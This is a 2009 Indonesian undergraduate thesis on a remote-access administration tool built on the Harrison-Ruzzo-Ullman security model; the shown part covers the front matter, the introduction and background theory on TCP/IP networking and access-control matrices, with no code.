# SKRIPSI

# DESAIN DAN IMPLEMENTASI APLIKASI REMOTE ACCESS PADA JARINGAN TCP/IP MENGGUNAKAN MODEL SEKURITI HARRISON-RUZZO-ULLMAN


Disusun Oleh :

**GALIH PUTRA PURBAYANA**

**05.12.584**





**JURUSAN TEKNIK ELEKTRO S-1**

**KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA**

**FAKULTAS TEKNOLOGI INDUSTRI**

**INSTITUT TEKNOLOGI NASIONAL MALANG**


**2009**

# LEMBAR PERSETUJUAN

## DESAIN DAN IMPLEMENTASI APLIKASI REMOTE ACCESS PADA JARINGAN TCP/IP MENGGUNAKAN MODEL SEKURITI HARRISON-RUZZO-ULLMAN

## SKRIPSI

*Disusun dan Diajukan Sebagai Salah Satu Syarat Untuk Memperoleh Gelar Sarjana Teknik Komputer Dan Informatika Strata Satu (S-1)*

**Disusun Oleh :**

**GALIH PUTRA PURBAYANA**
**NIM : 05.12.584**

**Diperiksa dan Disetujui**

| Dosen Pembimbing I | Dosen Pembimbing II |
|---|---|
| **Ir. Th. Mimien Mustikawati, MT.** | **Soetjohadi, ST.** |
| **NIP.P.1030000352** | **NIP.Y.1039700309** |

**Mengetahui**
**Ketua Jurusan Teknik Elektro S-1**

**Ir. F. Yudi Limpraptono, MT.**
**NIP.Y.1039500274**

**JURUSAN TEKNIK ELEKTRO S-1**
**KONSENTRASI TEKNIK KOMPUTER DAN INFORMATIKA**
**FAKULTAS TEKNOLOGI INDUSTRI**
**INSTITUT TEKNOLOGI NASIONAL MALANG**
**2009**

# DESAIN DAN IMPLEMENTASI APLIKASI REMOTE ACCESS PADA JARINGAN TCP/IP MENGGUNAKAN MODEL SEKURITI HARRISON-RUZZO-ULLMAN

**Galih Putra Purbayana**

**Konsentrasi Komputer dan Informatika, Jurusan Teknik Elektro**
**Institut Teknologi Nasional Malang**
**Jln. Raya Karanglo Km 2 Malang**
**groovey.galih@yahoo.com**

**Dosen Pembimbing : I. Ir. Th. Mimien Mustikawati, MT.**
**II. Sotyohadi, ST.**

**Abstrak**

Perkembangan teknologi informasi menyebabkan semakin banyaknya pengunaan jaringan komputer, hal ini menuntut para administrator jaringan untuk meningkatkan pengelolaan pada jaringan tersebut. Aplikasi ini terbagi menjadi dua bagian, yaitu aplikasi client pada sisi administrator dan aplikasi server pada sisi host. Dengan aplikasi ini, administrator dapat mengetahui informasi komputer pada sisi host, melakukan file transfer dengan komputer host, membaca ketukan keyboard dari komputer host, mengontrol sistem komputer host dan beberapa fitur aplikasi remote access lainnya.

Aplikasi remote access pada jaringan TCP/IP dengan menggunakan model sekuriti Harrison-Ruzzo-Ullman diharapkan dapat membantu para administrator untuk mengontrol jaringannya. Dengan memanfaatkan protokol-protokol pendukung yang ada pada TCP/IP, administrator dapat mengontrol sistem komputer tiap host yang terhubung pada jaringan komputer tersebut.

**Kata Kunci:** remote access, aplikasi client, aplikasi server, protokol TCP/IP.

# KATA PENGANTAR

Puji syukur kehadirat Tuhan Yang Maha Esa yang telah memberikan rahmat dan hidayah-Nya, sehingga penulis dapat menyelesaikan skripsi yang berjudul "Desain dan Implementasi Aplikasi Remote Access Pada Jaringan TCP/IP dengan Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman" ini dengan lancar. Skripsi ini merupakan persyaratan kelulusan Studi di Jurusan Teknik Elektro S-1 Konsentrasi Teknik Komputer dan Informatika ITN Malang dan untuk mencapai gelar Sarjana Teknik.

Keberhasilan peyelesaian laporan skripsi ini tidak lepas dari dukungan dan bantuan berbagai pihak. Untuk itu penyusun menyampaikan terima kasih kepada :

1. Prof. Dr. Ir. Abraham Lomi, MSEE, selaku Rektor Institut Teknologi Nasional Malang.
2. Bapak Ir. F. Yudi Limpraptono, MT selaku Ketua Jurusan Teknik Elektro S-1.
3. Ibu Ir. Th. Mimien Mustikawati, MT. selaku Dosen Pembimbing I.
4. Bapak Sotyohadi, ST. selaku Dosen Pembimbing II.
5. Ayah dan Ibu serta saudara-saudara kami yang telah memberikan do'a restu, dorongan, semangat, dan biaya.
6. Rekan-rekan Instruktur di Laboratorium Jaringan Komputer ITN Malang.
7. Semua yang telah membantu dalam penyelesaian penyusunan skripsi ini.

Penyusun telah berusaha semaksimal mungkin dan menyadari sepenuhnya akan keterbatasan pengetahuan dalam menyelasaikan laporan ini. Untuk itu penyusun mengharapkan saran dan kritik yang membangun dari pembaca demi kesempurnaan laporan ini.

Harapan penyusun semoga laporan skripsi ini memberikan manfaat bagi perkembangan ilmu pengetahuan dan pembaca.

Malang, September 2009

Penyusun

# DAFTAR ISI

# DAFTAR GAMBAR

# DAFTAR TABEL

# BAB I

# PENDAHULUAN

## 1.1. Latar Belakang.

Pemanfaatan teknologi jaringan komputer telah berkembang dengan sangat cepat, hampir semua instansi di dunia telah memanfaatkan teknologi jaringan sebagai pendukung dari perkembangan teknologi informasi yang mereka gunakan. Tidak hanya untuk keperluan *internet*, penggunaan jaringan komputer dalam skala lokal juga telah semakin banyak, sehingga menyebabkan meningkatnya skala, jumlah *node* maupun teknologi yang digunakan pada jaringan komputer. Kebutuhan pertukaran data secara cepat dan simultan dalam jumlah besar adalah salah satu faktor yang menyebabkan pentingnya peran jaringan komputer dalam sebuah ruang lingkup kerja.

Tidak jarang dalam sebuah jaringan komputer, suatu sumber daya dipakai secara bersama-sama untuk menghemat biaya dan sumber daya yang terbatas Misalnya sumber daya *proxy server* atau *gateway* yang digunakan secara bersama-sama dalam suatu jaringan komputer untuk menghemat *IP Public* agar dapat melakukan *browsing* di internet. Setiap kegiatan yang dilakukan oleh sebuah komputer di dunia internet akan dikenali sebagai komputer *gateway*, bukan komputer yang melakukan koneksi internet. Karena memiliki sifat yang berbagi, maka sebuah sumber daya yang dipakai bersama-sama seperti *gateway* tidak boleh dipakai secara sembarangan.

Dengan dirancangnya "Aplikasi Remote Access pada Jaringan TCP/IP Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman" diharapkan dapat

membantu *administrator* jaringan komputer untuk mengontrol komputer dari jarak jauh dalam sebuah jaringan TCP/IP serta mengawasi setiap aktivitas yang dilakukan tiap *host* di komputernya masing-masing agar tidak terjadi penyalahgunaan komputer dan sumber daya jaringan lainnya.

## 1.2. Rumusan Masalah.

Berdasarkan latar belakang diatas, permasalahan yang akan dibahas adalah sebagai berikut :

1. Bagaimana membangun sebuah aplikasi yang dapat mengendalikan suatu sistem komputer, melihat proses apa saja yang sedang berjalan, mengakses *drive-drive* yang tersedia, melakukan *file transfer*, merekam ketukan *keyboard*, menjalankan program aplikasi yang ada pada suatu komputer *host* dalam sebuah jaringan TCP/IP dengan menerapkan model sekuriti *Harrison-Ruzzo-Ullman*.
2. Bagaimana *remote* akses berupa aplikasi diterapkan dalam tiap komputer *host* maupun *administrator* secara tepat.

## 1.3. Tujuan Penelitian.

Adapun tujuan yang diharapkan dalam penelitian ini adalah dapat memberikan informasi aktivitas dan mengontrol komputer yang ada pada sebuah jaringan TCP/IP dengan memanfaatkan aplikasi *client* pada sisi *administrator* dan aplikasi *server* pada sisi *host* sehingga memudahkan administrator untuk mengawasi pemakaian jaringan komputer tersebut yang menjadi tanggung jawabnya.

## 1.4. Batasan Masalah.

Agar permasalahan mengarah sesuai dengan dengan tujuan yang diharapkan, maka pembahasan dibatasi oleh hal – hal sebagai berikut:

1. Protokol yang digunakan pada model referensi *Open System Interconnection* (OSI) adalah lapisan ke 3 yaitu IP *(Internet Protocol)* dan lapisan ke 4 yaitu UDP *(User Datagram Protocol)*.
2. Lingkup dari desain dan implementasi aplikasi ini hanya pada jaringan komputer LAN *(Local Area Network)* dan pada jaringan *intranet*.
3. *Remote access* yang diimplementasikan adalah aplikasi *client* pada sisi *administrator* dan aplikasi *server* pada sisi *host*.
4. Tidak membahas teknologi jaringan dan sistem keamanan termasuk proteksi oleh *antivirus* pada masing-masing aplikasi.
5. Desain dan Implementasi Aplikasi Remote Access pada Jaringan TCP/IP dengan Menggunakan Model Sekuriti Harrison-Ruzzo-Ullman dibuat menggunakan aplikasi berbasis *Windows*.

## 1.5. Metode Penelitian.

Adapun metode penelitian yang digunakan adalah sebagai berikut:

1. Studi literatur

   Pengumpulan data yang dilakukan dengan mencari bahan-bahan kepustakaan dan referensi dari berbagai sumber sebagai landasan teori yang ada hubunganya dengan permasalahan yang dijadikan objek penelitian.

2. Analisa Kebutuhan Sistem

Data dan informasi yang telah diperoleh akan dianalisa agar didapatkan kerangka global yang bertujuan untuk mendefinisikan kebutuhan sitem baik *hardware* maupun *software*, di mana nantinya akan digunakan sebagai acuan perancangan sistem.

3. Perancangan sistem

Berdasarkan data dan informasi yang telah diperoleh serta analisa kebutuhan untuk membangun sistem ini, akan dibuat rancangan kerangka global yang menggambarkan mekanisme dari sistem yang akan dibuat.

4. Coding

Tahapan ini menerjemahkan hasil perancangan spesifikasi program dari tahapan sebelumnya kedalam baris–baris kode program yang dapat dimengerti oleh komputer.

5. Eksperimen dan Evaluasi

Pada tahap ini, sistem yang telah selesai dibuat akan diuji coba, yaitu pengujian berdasarkan fungsionalitas program, dan akan dilakukan koreksi dan penyempurnaan program jika diperlukan.

## 1.6. Sistematika Penulisan.

Untuk mempermudah dan memahami pembahasan penulisan skripsi ini, maka sistematika penulisan disusun sebagai berikut :

Bab I : Pendahuluan

Berisi Latar Belakang, Rumusan Masalah, Tujuan Penelitian, Pembatasan Permasalahan, Metode Penelitian dan Sistematika Penulisan.

Bab II : Tinjauan Pustaka

Berisi tentang landasan teori mengenai permasalahan yang berhubungan dengan penelitian yang dilakukan.

Bab III : Perancangan dan Analisa Sistem

Dalam bab ini berisi mengenai analisa kebutuhan sistem baik software maupun hardware yang diperlukan untuk membuat kerangka global yang menggambarkan mekanisme dari sistem yang akan dibuat. .

Bab IV : Pembuatan dan Pengujian Sistem

Berisi tentang implementasi dari perancangan sistem yang telah dibuat serta pengujian terhadap sistem tersebut.

Bab V : Penutup

Merupakan bab terakhir yang memuat intisari dari hasil pembahasan yang berisikan kesimpulan dan saran yang dapat digunakan sebagai pertimbangan untuk pengembangan penulisan selanjutnya

# BAB II

# LANDASAN TEORI

## 2.1. Jaringan Komputer.

Jaringan komputer adalah sebuah kumpulan komputer yang saling berhubungan satu sama lain dengan menggunakan suatu protokol komunikasi melalui media komunikasi sehingga dapat saling berbagi informasi, aplikasi, *file*, serta penggunaan perangkat keras secara bersama seperti, *hardisk, printer, scanner* dan lain-lain. Untuk menghubungkan komputer - komputer tersebut dapat menggunakan berbagai macam media komunikasi seperti, kabel, gelombang radio, saluran telepon, satelit, maupun serat optik[1].

### 2.1.1. Jenis Jaringan Komputer.

Jenis - jenis jaringan komputer bardasarkan cakupan areanya adalah sebagai berikut [1]:

a. LAN (*Local Area Network*).

LAN merupakan jaringan dengan skala yang kecil LAN (dengan jarak antara 100m - 1km) sering kali digunakan untuk menghubungkan komputer-komputer pribadi dan *Workstation* dalam kantor atau pabrik sehingga meraka dapat bertukar informasi dengan cepat dan saling *Sharing Resource* (*printer, scanner*, dll). Keuntungan menggunakan LAN adalah:

- Akses Data relatif lebih cepat.
- Proses *Back Up* data dapat dilakukan dengan mudah.
- Dapat menghubungkan banyak komputer sekaligus ke internet.

b. MAN (*Metropolitan Area Network*).

Bila komputer yang saling berhubungan tidak dalam satu lokasi bahkan lokasinya sampai antar kota, tipe jaringan tersebut adalah *Metropolitan Area Network*. Jaringan komputer MAN merupakan jaringan komputer yang lebih besar dari LAN (rentang jarak ± 10 km).

c. WAN (*Wide Area Network*).

*Wide Area Network* adalah sebuah jaringan yang memiliki jaringan yang memiliki jarak yang sangat luas, karena radiusnya mencakup sebuah negara dan benua.

d. Internet

*Internet* adalah kumpulan jaringan yang memiliki jarak yang sangat luas dan tidak harus terikat dalam suatu organisasi namun *internet* adalah jaringan skala internasional yang dapat digunakan oleh semua orang dari berbagai penjuru dunia.

### 2.1.2.Protokol Jaringan Komputer.

Protokol pada jaringan komputer adalah aturan main yang mengatur komunikasi antara beberapa komputer yang terhubung di dalam sebuah jaringan. Pada aturan tersebut termasuk didalamnya adalah metode atau cara dalam mengakses jaringan, topologi fisik, tipe-tipe kabel dan kecepatan transfer data[2]. Berikut ini adalah beberapa jenis protokol pada jaringan komputer :

Tabel 2.1. Jenis protokol pada jaringan komputer[12].

| NO | Nama Protokol | Topologi Fisik | Tipe Kabel | Kec Transfer |
|---|---|---|---|---|
| 1 | Ethernet | Linear Bus, Star, Tree | Twisted Pair, Coaxial, Fiber | 10 Mbps |
| 2 | Fast Ethernet | Star | Twisted Pair, Fiber | 100 Mbps |
| 3 | Local Talk | Linear Bus or Star | Twisted Pair | 0.23 Mbps |
| 4 | Token Ring | Star-Wired Ring | Twisted Pair | 4 Mbps-16Mbps |
| 5 | ATM | Linear Bus, Star, Tree | Twisted Pair, Fiber | 100 Mbps |
| 6 | FDDI | Dual ring | Fiber | 155-2488 Mbps |

### 2.1.3.Topologi Jaringan Komputer.

Arsitektur fisik jaringan identik dengan toplogi yang akan digunakan dalam jaringan tersebut. Topologi adalah istilah yang digunakan untuk menguraikan cara bagaimana komputer terhubung dalam suatu jaringan[11]. Hal tersebut bertujuan agar apabila suatu saat jaringan tersebut ingin kita kembangkan menjadi suatu jaringan dengan skala lebih besar dan luas maka pemasangan maupun perawatan jaringan menjadi lebih mudah. Dengan adanya arsitektur fisik jaringan, pengguna jaringan dapat, menentukan topologi mana saja yang sesuai untuk digunakan dalam jaringannya. Adapun macam-macam dalam topologi tersebut adalah:

- Topologi BUS.
- Topologi Token Ring.
- Topologi Star.
- Topologi Mesh.
- Topologi tree/hybrid.

### 2.1.4.TCP/IP dan OSI Layer.

Agar dapat berkomunikasi antar berbagai macam vendor komputer diperlukan sebuah aturan baku yang standar dan disetujui berbagai pihak. Seperti halnya dua orang yang berlainan bangsa, maka untuk berkomunikasi memerlukan penerjemah/*interpreter* atau satu bahasa yang dimengerti kedua belah pihak. Dalam dunia komputer dan telekomunikasi *interpreter* identik dengan protokol. Untuk itu maka badan dunia yang menangani masalah standarisasi ISO (*International Standardization Organization*) membuat aturan baku yang dikenal dengan nama model referensi OSI (*Open System Interconnection*)[6].

Seiring dengan perkembangan teknologi *Departement of Defense* (DoD) membuat suatu standarisasi yang dikenal dengan nama *Transmission Control Protocol / Internet Protocol* (TCP/IP), TCP/IP merupakan versi pemadatan dari model referensi OSI yang hanya terdiri dari empat lapisan[4]. Namun demikian pada dasarnya kedua standarisasi tersebut memiliki konsep yang sama, namun jumlah dan nama tiap lapisan yang membedakan kedua standarisasi tersebut. Berikut ini adalah hubungan antara model referensi OSI dengan model TCP/IP :

Tabel 2.2. Hubungan antara model OSI dengan model TCP/IP[5].

| **Model OSI** | | **TCP/IP** | **Nama Protokol** |
|---|---|---|---|
| **No** | **Lapisan** | | |
| 7 | Aplikasi | Aplikasi | DHCP (*Dynamic Host Configuration Protocol*) |
| | | | DNS (*Domain Name Server*) |
| | | | FTP (*File Transfer Protocol*) |
| | | | HTTP (*Hyper Text Transfer Protocol*) |
| | | | MIME (*Multipurpose Internet Mail Extention*) |
| | | | NNTP (*Network News Transfer Protocol*) |
| | | | POP (*Post Office Protocol*) |
| | | | SMB (*Server Message Block*) |

| | | | |
|---|---|---|---|
| 6 | Presentasi | | SMTP (*Simple Mail Transfer Protocol*) |
| | | | SNMP (*Simple Network Management Protocol*) |
| | | | Telnet |
| | | | TFTP (*Trivial FTP*) |
| 5 | Session | | NETBIOS (*Network Basic Input Output System*) |
| | | | RPC (*Remote Procedure Call*) |
| | | | SOCKET |
| 4 | Transport | Transport | TCP (*Transmission Control Protocol*) |
| | | | UDP (*User Datagram Protocol*) |
| 3 | Network | Internet | **IP (*Internet Protocol*)** |
| | | | RIP (*Routing Information Protocol*) |
| | | | **ICMP (*Internet Control Message Protocol*)** |
| | | | ARP (*Address Resolution Protocol*) |
| | | | RARP (*Reverse ARP*) |
| 2 | Data link LLC | Network interface | PPP (*Point to Point Protocol*) |
| | Data Link MAC | | SLIP (*Serial Line Internet Protocol*) |
| 1 | Fisik | | Ethernet, FDDI, ISDN, ATM |

## 2.2. TCP/IP (*Transmission Control Protocol/Internet Protocol*)

TCP/IP bukanlah sebuah protokol tunggal[1], tetapi protokol ini merupakan sekelompok protokol yang mengatur fungsi-fungsi komunikasi data komputer pada *Wide Area Network* (WAN) atau Internet [2]. TCP/IP terdiri atas sekumpulan protokol yang masing-masing bertanggung jawab atas bagian-bagian tertentu dari komunikasi data. Protokol ini merupakan komunikasi utama dalam *internet* serta *intranet*. Protokol ini mememungkinkan sistem apapun yang terhubung kedalamnya bisa berkomunikasi dengan sistem lain tanpa harus memperdulikan bagaimana *remote system* yang lain tersebut bekerja. Protokol ini dikembangkan oleh DARPA (*Defence Advanced Research Project Agency*) mendanai riset dan pembuatan paket *switching* eksperimental yang diberi nama ARPANET. Karena dinilai sukses maka banyak organisasi lain yang menghubungkan diri dengan jaringan tersebut. Kemudian karena besarnya

jaringan dilakukan pengembangan kedalam protokol yang lebih umum yaitu TCP/IP.

TCP/IP menggunakan model *client/server* dalam berkomunikasi, dimana komputer *User (client)* meminta kepada komputer lain dan akan disediakan *service* tersebut oleh komputer lain tersebut *(server)*.

TCP/IP adalah program 2 *layer*. *Layer* yang paling atas adalah *Transmission Control Protocol*, (TCP) mengatur *assembly* dari pesan atau *file* kedalam paket-paket yang lebih kecil yang akan ditransmisikan melalui jaringan dan diterima oleh TCP *layer* yang akan menyusun paket-paket tersebut kedalam pesan atau bentuk yang sebenarnya[2].

*Layer* yang paling bawah adalah *Internet Protocol* (IP) berfungsi menyampaikan paket data ke alamat yang tepat. Oleh karena itu *Internet Protocol* memegang peranan yang sangat penting dari jaringan komputer. Karena semua aplikasi yang memanfaatkan jaringan pasti bertumpu kepada *Internet Protocol* agar dapat berjalan dengan baik. IP merupakan protokol pada *network layer* yang bersifat [3]:

- ***Connectionless*** adalah kemampuan dimana setiap paket data yang dikirim pada suatu saat akan melalui rute secara *independen*. Paket IP (datagram) akan melalui rute yang ditentukan oleh setiap router yang dilalui oleh datagram tersebut. Hal ini memungkinkan keseluruhan datagram tiba di tempat tujuan dalam urutan yang berbeda karena menempuh rute yang berbeda pula.
- ***Unreliable*** atau ketidakandalan yakni Protokol IP tidak menjamin datagram yang dikirim pasti sampai ke tempat tujuan. Ia hanya akan

melakukan *best effort delivery* yakni melakukan usaha sebaik-baiknya agar paket yang dikirim tersebut sampai ke tujuan.

Suatu *datagram* bisa saja tidak sampai dengan selamat ke tujuan karena beberapa hal berikut:


- Adanya *bit error* pada saat pentransmisian datagram pada suatu medium.
- *Router* yang dilewati men-*discard* datagram karena terjadinya kongesti dan kekurangan ruang memori *buffer*.
- Putusnya rute ke tujuan untuk sementara waktu akibat adanya *router* yang *down*.
- Terjadinya kekacauan *routing*, sehingga datagram mengalami *looping*.

IP juga didesain untuk dapat melewati berbagai media komunikasi yang memiliki karakteristik dan kecepatan yang berbeda-beda. Pada jaringan *Ethernet*, panjang satu datagram akan lebih besar dari panjang datagram pada jaringan publik yang menggunakan media jaringan telepon, atau pada jaringan *wireless*. Pada umumnya, semakin cepat kemampuan transfer data pada media tersebut, semakin besar panjang datagram maksimum yang digunakan.

Keunggulan protokol IP adalah kemampuan menggabungkan berbagai media komunikasi dengan karakteristik yang berbeda-beda, fleksibel dengan perkembangan jaringan, dapat merubah *routing* secara otomatis jika suatu rute mengalami kegagalan. Untuk dapat merubah *routing* secara dinamis, dipilih mekanisme *routing* yang ditentukan oleh kondisi jaringan dan elemen-elemen

jaringan (*router*). Selain itu, proses *routing* juga harus dilakukan untuk setiap datagram, tidak hanya pada permulaan hubungan.

Agar datagram IP dapat menemukan tujuannya, diperlukan informasi tambahan yang harus dicantumkan pada *header* ini. struktur *header* dari protokol IP beserta fungsinya masing-masing dapat dilihat pada gambar berikut.




Gambar 2.1. Format datagram IP [5].

Setiap paket IP membawa data yang terdiri atas :

- *Version*, yaitu versi dari protokol IP yang dipakai.
- *Header Length*, berisi panjang dari header paket IP dalam hitungan 32 bit *word*.
- *Type of Service*, berisi kualitas *service* yang dapat mempengaruhi cara penanganan paket IP.
- *Total length Of Datagram*, panjang IP datagram total dalam ukuran *byte*.
- *Identification, Flags, dan Fragment Offset*, berisi data yang berhubungan fragmentasi paket.

- *Time to Live*, berisi jumlah router/hop maksimal yang dilewati paket IP (datagram). Nilai maksimum *field* ini adalah 255. Setiap kali paket IP lewat satu router, isi dari *field* ini dikurangi satu. Jika TTL telah habis dan paket tetap belum sampai ke tujuan, paket ini akan dibuang dan router terakhir akan mengirimkan paket ICMP *time exceeded*. Hal ini dilakukan untuk mencegah paket IP terus menerus berada dalam jaringan.
- *Protocol*, mengandung angka yang mengidentifikasikan lapisan protokol atas pengguna isi data dari paket IP ini.
- *Header Checksum*, berisi nilai *checksum* yang dihitung dari jumlah seluruh *field* dari *header* paket IP. Sebelum dikirimkan, protokol IP terlebih dahulu menghitung *checksum* dari *header* paket IP tersebut untuk nantinya dihitung kembali di sisi penerima. Jika terjadi perbedaan, maka paket ini dianggap rusak dan dibuang.
- *Source Address* dan *Destination Address*, isi dari masing-masing *field* ini cukup jelas, yakni alamat pengirim dan alamat penerima dari datagram. Masing-masing *field* terdiri dari 32 bit, sesuai panjang *IP Address* yang digunakan dalam *Internet*. *Destination address* merupakan *field* yang akan dibaca oleh setiap router untuk menentukan kemana paket IP tersebut akan diteruskan untuk mencapai *destination address* tersebut.

Fungsi dari Internet Protokol secara sederhana dapat diterangkan seperti cara kerja kantor pos pada proses pengiriman surat. Surat kita masukan ke kotak pos akan diambil oleh petugas pos dan kemudian akan dikirim melalui rute yang *random*, tanpa pengirim maupun penerima surat mengetahui jalur perjalanan surat tersebut. Dan jika kita mengirimkan dua surat yang ditujukan pada alamat yang

sama pada hari yang sama, belum tentu akan sampai bersamaan karena mungkin surat yang satu akan mengambil rute yang berbeda dengan surat yang lain. Di samping itu, tidak ada jaminan bahwa surat akan sampai ditangan tujuan, kecuali jika kita mengirimkannya menggunakan surat tercatat.


Prinsip di atas digunakan oleh Internet Protokol, "surat" di atas dikenal dengan sebutan paket. Internet protokol (IP) berfungsi menyampaikan paket dari satu komputer ke komputer lain tanpa tergantung pada media komunikasi yang digunakan[6]. Data *transport layer* dipotong menjadi paket-paket yang dapat dibawa oleh IP. Tiap paket dilepas dalam jaringan komputer dan akan mencari sendiri secara otomatis rute yang harus ditempuh ke komputer tujuan. Hal ini dikenal sebagai transmisi *connectionless*. Dengan kata lain, komputer pengirim paket sama sekali tidak mengetahui apakah paket akan sampai atau tidak.

Karena sifat dari IP itu sendiri yang dikenal sebagai transimisi *connectionless* itulah, maka TCP akan memberikan nomor urut pada paket-paket tersebut yang dikenal dengan *sequence number*. Tujuan dari *sequence number* ini ada dua, yaitu *reliability* dan *error recovery*. Dikatakan *reliable* atau dapat dipercaya karena adanya konfirmasi penerimaan dari paket tersebut oleh penerima. TCP juga dikatakan memiliki kemampuan *error recovery* atau memperbaiki permasalahan yang terjadi karena TCP mampu mendeteksi paket yang hilang atau rusak[4].

Dengan bantuan *sequence number* inilah, tidak perlu dilakukan pengiriman ulang semua paket namun hanya paket yang hilang atau rusak. Paket-paket yang diterima oleh penerima, selanjutnya akan dirakit kembali menjadi sebuah data

yang utuh berdasarkan *sequence number* tersebut. Sehingga TCP ini dikenal sebagai *connection oriened.*

UDP *(User Datagram Protocol)* adalah TCP yang *connectionless*[1]. Hal ini berarti bahwa suatu paket yang dikirim melalui jaringan dan mencapai komputer lain tanpa membuat suatu koneksi. Sehingga dalam perjalanan ke tujuan paket dapat hilang karena tidak ada koneksi langsung antara kedua host, jadi UDP sifatnya tidak *reliable*, tetapi dalam hal koneksi, UDP lebih cepat dari pada TCP karena tidak membutuhkan koneksi langsung.




Gambar 2.2. *TCP/IP Layers*[6].

## 2.3. Access Control

*Access Control Models* sangat berfungsi dalam menentukan jenis kontrol akses yang diperlukan dalam mendukung kebijakan keamanan. Model akses kontrol ini menyediakan *view* konseptual dari kebijakan keamanan[8]. Hal ini

akan mengijinkan kita untuk melakukan pemetaan antara tujuan dan petunjuk dari kebijakan keamanan terhadap *event* yang spesifik. Proses dari pemetaan ini memungkinkan terbentuknya definisi formal dan spesifikasi yang diperlukan dalam melakukan kontrol terhadap keamanan. Singkatnya, *access control model* memungkinkan untuk memilah kebijakan keamanan yang kompleks menjadi langkah –langkah keamanan yang lebih sederhana dan terkontrol. Beberapa model yang berbeda sudah dibangun sampai dengan tahun ini. Kebanyakan penerapan kebijakan keamanan melakukan kombinasi dari beberapa *access control models*.

### 2.3.1. The Access Matrix Control Models

Model *The Acces matrix* adalah pendekatan yang langsung kepada permasalahan yang menyediakan hak akses kepada subyek atau obyek[7]. Sebuah subyek bisa berupa orang, program atau proses. Sebuah obyek adalah entitas yang pasif, seperti *file* atau media penyimpanan. Dalam beberapa hal, ini, satu sisi berupa subjek dalam konteks dan objek dalam konteks yang lainnya. Bentuk *matriks control* akses ditunjukan dalam tabel berikut.

Tabel 2.3. *Matriks Control Access*[7].

| Subjek/Objek | Data Masukan | Data Gaji | Proses Pengambilan | Sprint server A |
|---|---|---|---|---|
| Joe | Baca | Baca/Tulis | Bekerja | Tulis |
| Jane | Baca/Tulis | Baca | Tidak ada | Tulis |
| Proses Pengecekan | Baca | Baca | Bekerja | Tidak ada |
| Program Biaya | Baca/Tulis | Baca/Tulis | Panggil | Tulis |

Kolom matriks akses disebut "*Access Control List* (ACLs)" dan disebut sebagai "*Capability List*". Bentuk matriks akses ini mendukung kontrol akses sepenuhnya karena matriks ini merupakan individu yang memiliki kendali sepenuhnya. Dalam matriks kontrol akses kemampuan subjek dibatasi menjadi 3 macam bentuk (objek, posisi dan pengacakan). Jadi 3 bentuk yang membatasi ini posisi di mana subjek harus merupakan objek sepanjang pengacakan nomor berlangsung yang biasanya mencegah proses pengulangan.

Masalah yang paling penting dalam proteksi *file* adalah membuat akses yang bergantung pada identitas *user* yang mengakses berkas. Implementasi yang umum untuk menerapkan akses yang bergantung pada identitas sebuah *file* atau objek adalah *Access Control List* (ACL). ACL menspesifikasikan nama *user* dan tipe akses yang mana yang diizinkan untuk setiap *user*. Akan tetapi, terdapat kelemahan jika mengimplementasikan ACL untuk proteksi berkas :

1. Harus melihat satu persatu *user* terhadap tipe akses yang diizinkan terhadap berkas.
2. Manajemen ruang kosong pada memori akan lebih susah.

Kelemahan ACL dapat diatasi dengan cara mengklasifikasikan *user* menjadi tiga, yaitu :

1. *Owner*, *user* yang mengguna *file* tersebut.
2. *Group*, sekumpulan *user* yang berbagi *file* atau objek yang membutuhkan akses yang sama terhadap sebuah *file* atau objek.
3. *Universe*, semua *user* pada sistem tersebut. Penulisannya adalah *file* atau objek (*owner*, *group*, *right*).

Sebagai contoh, ada empat *user* (A, B, C, dan D) yang masing-masing termasuk dalam *group system, staff,* dan *student*

- File0 (A, *, RWX)
- File1 (A, System, RWX)
- File2 (A, *, RW-) (B, *staff*, R--) (D, *, RW-)
- File3 (*, *student*, R--)
- File 4 (C, *, ---) (*, *student*, R--)

**Keterangan :**

